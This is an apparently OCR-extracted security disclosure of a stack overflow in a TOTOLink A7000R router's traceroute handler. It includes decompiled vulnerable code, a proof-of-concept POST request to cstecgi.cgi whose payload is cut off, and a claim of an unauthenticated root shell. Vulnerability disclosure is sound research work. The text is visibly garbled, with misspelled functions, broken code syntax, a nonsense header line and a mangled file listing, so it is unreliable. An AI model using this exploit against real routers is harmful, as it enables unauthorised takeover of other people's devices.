


has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:



Vulnerability details

```
1 int __fastcall sub_421C94(int a1)
  2 {
  3
     const char *Var; // $s2
     int v3; // $v0
  4
  5
     int v4; // $v0
     char v6[128]; // [sp+18h] [-80h] BYREF
  8
     memset(v6, 0, sizeof(v6));
  9
     Var = (const char *)websGetVar(a1, "command", "www.baidu.com");
      v3 = websGetVar(a1, "num". &byte_43A4B0);
10
11
12
      sprintf(v6, "traceroute -m %d %s&>/var/log/traceRouteLog", v=> var);
13
      doSvstem(v6):
      setResponse(&word_438564, "reserv");
14
15
      return 1;
16 }
```

Var is formatted into V6 through sprintf function, and Var is the value of command we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```

Accept: application/json, text/javascript, */*; q=0.01

 $\label{eq:accept-Language: accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; q=0.2, zh-TW; q=0.3, en; q=0.2, zh-TW; zh-TW;$

Accept-Encoding: gzip, deflate

Content-Length: 561

Origin: http://192.168.0.1

DNT: 1

Connection: close


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setTracerouteCfg", "command":



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

```
1000
FWXFWXF-X
| rwxrwxr-x 4 1000
FWXFWXF-X
                       1000
drwxrwxr-x
drwxrwxr-x 2 1000
drwxrwxr-x 2 1000
                                    4096 Dec 2 2020 usr
          9 1000
                       1000
drwxrwxr-x
           2 1000
                       1000
                                    4096 Dec 2 2020 var
drwxrwxr-x
            9 1000
                       1000
                                    4096 Dec 2
                                                 2020 www
```

Finally, you can write exp to get a stable root shell without authorization.